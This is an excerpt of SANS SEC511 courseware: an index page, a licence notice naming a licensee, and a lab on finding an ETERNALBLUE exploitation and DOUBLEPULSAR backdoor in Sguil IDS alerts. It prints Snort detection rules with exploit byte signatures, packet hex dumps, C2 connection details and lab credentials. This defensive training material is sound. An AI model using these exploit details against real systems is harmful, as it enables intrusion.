RMF, Risk Management Framework	5:9
Router	2:34-35, 2:39, 2:46-50, 2:52, 2:172, 2:175, 5:100-101
RTF	1:87, 1:105
Rubber ducky	1:93

S

Salts	4:109, 4:143-145, 4:147, 4:166, 5:147-148
SANCP	3:94
Sandbox	1:7, 2:84, 2:134-136, 2:191
SCAP, Security Content Automation Protocol	4:33, 5:74-76
SCCM, System Center Configuration Manager	4:73
Scheduled Tasks	2:153, 4:121
Security Onion	1:68-69, 3:28-30, 3:94, 3:100, 3:143, 3:187, 5:66
SeDebugPrivilege	4:107, 4:112, 4:119, 4:172, 4:195

Sensor Placement	3:101-103
Sensor, Design	3:92, 3:94
Sensor, DMZ	2:103, 3:103
Sensor, External	3:103
Sensor, NSM	3:93, 3:100-101
Sensor, Security Onion	3:30, 3:94, 3:100, 3:143, 3:187
Sensor, Umbrella	3:102-103
Service Accounts	4:111-112, 5:146, 5:172
Service Logon	4:160
Service-side	1:48-50, 1:77, 1:82, 3:111
sFlow	2:35
Sguil	1:68, 1:70-72, 3:2, 3:30-34, 3:67, 3:84, 3:114, 3:173
Shadow Brokers	4:22
Shell	1:53, 1:116, 1:120, 2:5-7, 3:148, 5:83, 5:121, 5:131, 5:194-195
Shellcode	1:144, 4:38
SI Firewall	2:2, 2:52-53, 2:61-64, 2:120-123, 2:125- 126, 2:177-178, 2:193
SID	4:161
SIEM	1:7, 1:62, 1:156, 1:173, 2:3, 2:153, 2:155, 2:157-162, 3:30, 3:43, 3:64, 4:48, 4:52-53, 4:61, 4:189, 5:77, 5:112, 5:166
Signature Evasion	3:49
Signature Matching	2:139, 3:45-46, 3:48
SiLK	3:78
situational awareness	1:10, 5:2, 5:47
Situational Awareness	1:10, 5:2, 5:47
SMBv1	4:24
Sniffing	1:75, 3:93-95, 3:98, 3:100, 5:56, 5:64
Sniffing, Hubs	3:96
Sniffing, Port Mirror/SPAN Port	3:95-97, 3:99, 3:102, 3:129, 3:187
Sniffing, Port Overload	3:98-99
Sniffing, Taps	1:36, 3:95-96, 3:98-99
Sniffing, Virtual	3:95, 3:100
Snort	2:2, 2:106-107, 2:124, 2:131, 3:30, 3:38, 3:42, 3:45, 3:69, 3:85-86, 3:143, 3:147
Snort Frontends	1:68, 1:70-72, 3:2, 3:30-34, 3:67, 3:84, 3:114, 3:173
SOC	1:154-169, 1:171-173, 4:9, 4:92, 4:192, 5:135
Social Engineering	1:78, 1:84-85, 4:42, 4:120
SP 800-117	5:75

SP 800-137	5:8, 5:12-15
SP 800-37	5:8
Spam	1:51, 1:75, 2:71, 3:87, 5:106, 5:112-113
Splash Proxy	2:87
Splunk	3:30, 3:43, 5:77
Spoofed	2:46
SQL Injection	2:15, 2:19-21
SRP, Software Restriction Policies	4:95-96
SSH	1:150, 2:123, 2:128, 3:41, 3:137-138, 3:142, 5:83
SSL	1:110, 2:44, 2:91-92, 2:94, 2:96, 2:98-99, 3:41, 3:167-176, 3:181-182, 3:184, 4:58-59, 4:73, 5:93-96, 5:138
SSO, Single Sign-On	4:142, 4:150-152, 4:154, 5:147
SSP, Security Service Provider	1:157, 4:150-152, 4:154, 4:169
Stage 2	1:142, 3:13, 3:117-118, 3:129
Statistical Data	3:65, 3:82
STIGs, Security Technical Implementation Guides	4:33, 4:40
Strategic Web Compromise	1:92
String data	3:2, 3:65, 3:76-77, 3:90
strings, command	3:2, 3:5, 3:62, 3:76-77, 3:90, 3:118, 3:160, 3:162, 3:165
Suricata	3:30, 3:38, 3:42, 3:45, 3:143
Sysmon	4:2, 4:50, 4:52-62, 4:64, 4:191-192, 5:167, 5:169
Sysmon, syntax and configuration	4:2, 4:55-56

T

Tagged data	3:85-87
Target Breach	1:32, 2:31, 3:140, 4:188
TCP/21, FTP	2:121, 2:123, 3:41, 3:80, 4:73
TCP/22, SSH	1:150, 2:123, 2:128, 3:41, 3:137-138, 3:142, 5:83
TCP/3389, RDP	1:50, 4:159, 4:164, 4:175, 5:113, 5:120-121, 5:137-138, 5:143, 5:154, 5:172
TCP/443, HTTPS	1:110, 2:44, 2:91-92, 2:94, 2:96, 2:98-99, 3:41, 3:167-176, 3:181-182, 3:184, 4:58-59, 4:73, 5:93-96, 5:138
TCP/6667, IRC	2:125, 2:128, 3:41, 3:55, 3:139
TCP/80, HTTP	1:49, 1:110, 1:121, 1:130, 1:144-145, 2:44,

	2:47, 2:91-92, 2:94, 2:96, 2:98-99, 2:123, 3:41, 3:46, 3:80, 3:136, 3:139, 3:155-156, 3:162, 3:167-172, 3:174-176, 3:181, 3:184, 4:73, 4:152, 5:93-96
tcpflow	3:78
Teensy	1:93
Threat Intelligence	1:136, 1:169-170, 2:3, 2:86, 2:126, 2:133, 2:180-181, 2:184, 2:186, 2:188, 4:53, 5:177
ThreatExpert	2:191
ThreatTrack	2:191
Time synchronization	2:60, 3:92, 3:104-106
Time Zone	3:105
TLS	1:110, 1:121, 2:2, 2:91, 2:95, 2:97-98, 2:100, 3:13, 3:118, 3:168, 3:170-173, 3:176, 3:178, 5:93-94
True Positive	2:144, 3:131, 4:85
tshark	3:35, 3:37, 3:78-79, 3:160, 3:184
tspkg	4:169
TTPs	1:136
Tunnel	1:150, 2:56, 3:137-139, 3:141-143, 3:145, 3:147-148, 3:152-153, 3:170, 3:175, 5:41, 5:105, 5:109
Two-Factor Authentication	4:140, 4:177

U

UAC, User Account Control	4:127-128, 4:130-134, 5:165, 5:174
UDP/123, NTP	2:60, 3:92, 3:104
UDP/53, DNS	1:110, 2:18, 2:43-44, 2:54, 2:81, 2:96-100, 2:151, 2:160, 3:54, 3:139, 3:145-154, 4:54, 4:73, 5:85-89, 5:92-96, 5:183
UDP/69, TFTP	4:73
URL Analysis	2:187, 2:190-191
USB	1:84, 1:93, 1:150, 3:111, 4:73, 5:24-26, 5:37, 5:44, 5:117, 5:139-140, 5:154, 5:163
User Rights, Windows	4:106-107, 4:115, 4:118, 4:161, 4:195
User Visibility	2:126
User-Agent	1:37-38, 3:3, 3:42, 3:108, 3:159-163, 3:187
UTC	1:29, 1:137, 3:105

V

Virtual Patching	2:68, 2:70, 2:72
VirusTotal	1:170, 2:188-190, 3:74, 4:53, 4:61-62, 4:122, 4:173
Visibility	1:130, 1:141-142, 1:171, 2:49-50, 2:106, 2:118, 2:126, 2:128, 2:171, 3:187, 4:53, 4:188, 5:13
VLAN ACLs	2:171, 2:173, 2:177, 4:188
VNC	1:121, 4:164, 5:129
VPN	1:37, 1:150, 2:8, 2:40, 3:136-137, 3:170, 5:41, 5:61, 5:105, 5:111, 5:185
Vulnerability assessment	3:8
Vulnerability Scanning	2:21, 4:19, 5:2, 5:58, 5:73-74, 5:76-77

W

WannaCry	1:50, 3:22, 4:22-23
Watering Hole	1:84, 1:92, 2:22-27, 2:133, 4:128
WDigest	4:152-154, 4:157, 4:169, 4:172, 4:175
Web Application Firewall	1:7, 2:2, 2:66-68, 2:70-74
wecutil	5:195
WFAS, Windows Firewall with Advanced Security	4:182, 5:120, 5:141-142, 5:154
Whitelist Integrity	4:70
Windows Event Collector	5:189, 5:195
Windows Remoting	5:194
Windows Server Update Services (WSUS)	3:125
winrm	5:194
Wireshark	1:68, 1:71-72, 2:140, 3:32, 3:35-36, 3:66, 3:69, 3:71, 3:82, 3:120-123, 3:141, 3:148, 3:169, 3:176
WMF	1:87, 1:105
WPAD	2:80-81
WSUS, Window Server Update Services	3:125-126

X

X.509	1:110, 2:139-140, 3:170, 3:174, 3:178-184
XLS	1:105, 2:191, 4:75
XLSX	1:105, 2:191, 4:75

XOR 1:144, 3:24, 3:155

Z

Zeek 3:2, 3:30, 3:38-42, 3:70, 3:75, 3:81, 3:90,
3:94, 3:150, 3:154, 3:160, 3:163, 3:182,
3:184, 5:86, 5:93, 5:95

Zero-copy 3:69

Zero-day 1:36, 4:16, 4:23

Zeus 3:5, 3:36-37, 3:71, 3:75, 3:121-122, 3:146

Zone.Identifier 4:74-75

Workbook

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Exercise 1.0 - Initial Configuration and Connection

Objectives

- Provide an overview of the types of labs and when they are encountered in the course.
- Configure the SEC511 Linux virtual machine for the lab environment.
- Connect to the daily Bootcamp (NetWars 1-5) Environment.
- Create an account for the Bootcamp (NetWars 1-5) Environment.
- Configure the SEC511 Windows virtual machine for the lab environment.

Overview

SEC511 incorporates many hands-on course elements to enhance the learning experience and show how to apply concepts taught. We employ varied approaches to hands-on components including:

- Linux-based local labs
- Windows-based local labs
- NetWars-based daily cyber challenges
- NetWars-based final capstone

A Linux and Windows virtual machine are provided on the SEC511 USB that will need to be configured on your system. The NetWars elements are hosted externally and you will need to connect to it and create an account to participate.

Prerequisites

Hardware Requirements

- CPU: 64-bit Intel i5/i7 2.0+ GHz processor
- BIOS: Enabled "Intel-VT"
- USB: 3.0 Type-A port
- RAM: 8GB RAM
- Hardware Drive Free Space: 60 GB Free Space
- Operating System: Windows 10 Pro or macOS 12+
- Wireless 802.11 B, G, N or AC network adapter

Software Requirements

- VMware Workstation Player 15, VMware Fusion 11 or VMware Workstation 15

Setup

1. Please turn to **Appendix A** and complete the Linux VM Setup
2. Please turn to **Appendix B** and complete the Windows VM Setup
3. Please turn to **Appendix C** and complete the Netwars Bootcamp Setup

Exercise 1.1 - Detecting Traditional Attack Techniques

Objectives

- Become familiar with the flow of traditional attacks (port scan, vulnerability scan, and exploitation).
- Understand traditional attack tactics.
- Understand a bind shell style backdoor payload.
- Become familiar with the Sguil NIDS front end and analyze a previous service-side attack.

Exercise Setup


1. Log into the Sec-511-Linux VM.
 - Username: student
 - Password: Security511
2. Double-click on the Sguil desktop launcher in the Sec-511-Linux VM.




Sguil credentials:

- Username: student
- Password: Security511

Leave other defaults as-is, and press "OK."




If you receive an "Unable to connect..." error, it is likely the VM just started and services are still launching.




Wait a minute and try again.

When Sguil asks to "Select Network(s) to Monitor," check Sec-511-Linux-eth0 and then click "Start SGUIL."



5. Here is the default Sguil view:



Challenges

- Find a service-side attack launched successfully on 2017-05-02 against **10.5.11.173**
 - Determine the name of the attack
 - Determine the Microsoft Security Bulletin number of the patch that mitigates this attack
 - Determine the attacking IP
 - Identify the Command and Control (C2) traffic

Solution

1. View IDS alerts showing a previous compromise of **10.5.11.173** and identify both the exploit and post-exploitation alerts associated with **10.5.11.173**.

Sguil is quite powerful, but the mechanics of maximizing screen real estate can be a bit challenging for first-time users. It is easiest, in this case, to sort by Date/Time (which is the default) and scroll to 2017-05-02. Then look for the IP address 10.5.11.173.


These small squares indicate the ability to move and minimize/maximize windows:



The lines between each column can also be adjusted:

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort
RT	2	sec-511-li...	4.8	2017-04-25 17:44:21	10.99.99.100	63273
RT	8	sec-511-li...	4.9	2017-04-25 17:44:22	10.5.100.100	52511

Here is the default Snort view, adjusted to maximize screen real estate:



The arrows in the screenshot above correlate to the numbers of the steps below:

1. Scroll down to 2017-05-02 and look for the IP address 10.5.11.173. Click the event "ET EXPLOIT Possible ETERNALBLUE MS17-010 Echo Response", It occurred on 2017-05-02 at 20:06:31.
2. Minimize the lower-left corner window (it is not necessary for offline analysis) by moving the window all the way to the left.
3. Enable "Show Packet Data."
4. Enable "Show Rule."
5. Raise the summary view window up to give more screen real estate to the Rule and Packet Data windows.
6. Click, hold, and drag this button to show the entire Snort rule.

These six alerts are associated with the exploit and C2 (Command and Control):

Src IP	SPort	Dst IP	DPort	Pr	Event Message
10.99.99.8	50300	10.5.11.173	445	6	GPL NETBIOS SMB-DS IPC\$ unicode share access
10.99.99.8	50300	10.5.11.173	445	6	PADS Changed Asset - smb Windows SMB
10.99.99.8	50300	10.5.11.173	445	6	PADS New Asset - unknown @microsoft-ds
10.5.11.173	445	10.99.99.8	50300	6	ET EXPLOIT Possible ETERNALBLUE MS17-010 Echo Response
10.5.11.173	445	10.99.99.8	50300	6	ET EXPLOIT Possible DOUBLEPULSAR Beacon Response
10.5.11.173	49165	10.99.99.189	4444	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL

The "ET EXPLOIT Possible ETERNALBLUE MS17-010 Echo Response" alert suggests attempted service-side exploitation of SMB on TCP port 445 via ETERNALBLUE (MS17-010):

Show Packet Data Show Rule
 alert tcp \$HOME_NET 445 -> any any (msg:"ET EXPLOIT Possible ETERNALBLUE MS17-010 Echo Response"; flow:from_server,established; content:"|00 00 00 31 ff|SMB|2b 00 00 00 00 98 07 c0|"; depth:16; fast_pattern; content:"|4a 6c 4a 6d 49 68 43 6c 42 73 72 00|"; distance:0; flowbits:isset,ETPRO.ETERNALBLUE; classtype:trojan-activity; sid:2024218; rev:2;)
 /nsm/server_data/securityonion/rules/sec-511-linux-eth0-1/etpro-all.rules: Line 42268

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
	10.5.11.173	10.99.99.8	4	5	0	93	381	2	0	128	30209

TCP	Source Port	Dest Port	R	R	U	A	P	R	S	F	Seq #	Ack #	Offset	Res	Window	Urp	ChkSum
	445	50300	.	.	X	X	1168891745	3613248870	5	0	256	0	46941

DATA	Hex	Text
00 00 00 31 FF 53 4D 42 2B 00 00 00 00 98 07 C01.SMB+.....
00 00 00 00 00 00 00 00 00 00 00 00 08 FF FE
00 08 41 00 01 01 00 0C 00 4A 6C 4A 6D 49 68 43A.....JlJmIhC
6C 42 73 72 00	...	lBsr.

Search Packet Payload Hex Text NoCase

We have determined that the name of the attack is "ETERNALBLUE", and the Microsoft Security Bulletin number for the patch that mitigates this attack is MS17-010.

The next alert indicates the "DOUBLEPULSAR" backdoor has also been successfully installed:

Show Packet Data Show Rule
 alert tcp \$HOME_NET 445 -> any any (msg:"ET EXPLOIT Possible DOUBLEPULSAR Beacon Response"; flow:from_server,established; content:"|00 00 00 23 ff|SMB2|02 00 00 c0 98 07 c0 00 00|"; depth:18; content:"|00 00 00 08 ff e0 08|"; distance:8; within:3; fast_pattern; pcre:"/^[x50-x59]/R"; content:"|00 00 00|"; distance:1; within:3; isdataat:1,relative; classtype:trojan-activity; sid:2024216; rev:2;)
 /nsm/server_data/securityonion/rules/sec-511-linux-eth0-1/etpro-all.rules: Line 42254

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
	10.5.11.173	10.99.99.8	4	5	0	79	439	2	0	128	30165

TCP	Source Port	Dest Port	R	R	U	A	P	R	S	F	Seq #	Ack #	Offset	Res	Window	Urp	ChkSum
	445	50300	.	.	X	X	1168891890	3613253105	5	0	256	0	12743

DATA	Hex	Text
00 00 00 23 FF 53 4D 42 32 02 00 00 C0 98 07 C0#.SMB2.....
00 00 32 73 8C 03 01 00 00 00 00 00 08 FF FE2S.....
00 08 52 00 00 00 00R....

Search Packet Payload Hex Text NoCase

The following Sguil entry isn't a Snort IDS alert; it's a PADS (Passive Asset Discovery) entry, showing a new SSL/TLS connection from 10.5.11.173 (the victim) to 10.99.99.189. Also notice the time is 18 seconds after the previous alert, giving a high degree of confidence that this connection is related to the previous connection/alerts.

We will introduce Wireshark in the next lab. In the meantime, if you would like a sneak preview, right-click on the Alert ID for the "PADS Changed Asset - ssl Generic TLS 1.0 SSL" PADS entry and Choose "Wireshark".


You must right-click on the Alert ID field; other fields will give other options.

Note: Sguil Alert ID numbers **may change** on a live system (such as your Sec511 Linux VM): Sguil may renumber alerts as new data comes in. Please refer to the dates, times, IPs, and event messages described here, and remember that the Alert ID numbers shown in these screenshots may not match yours.

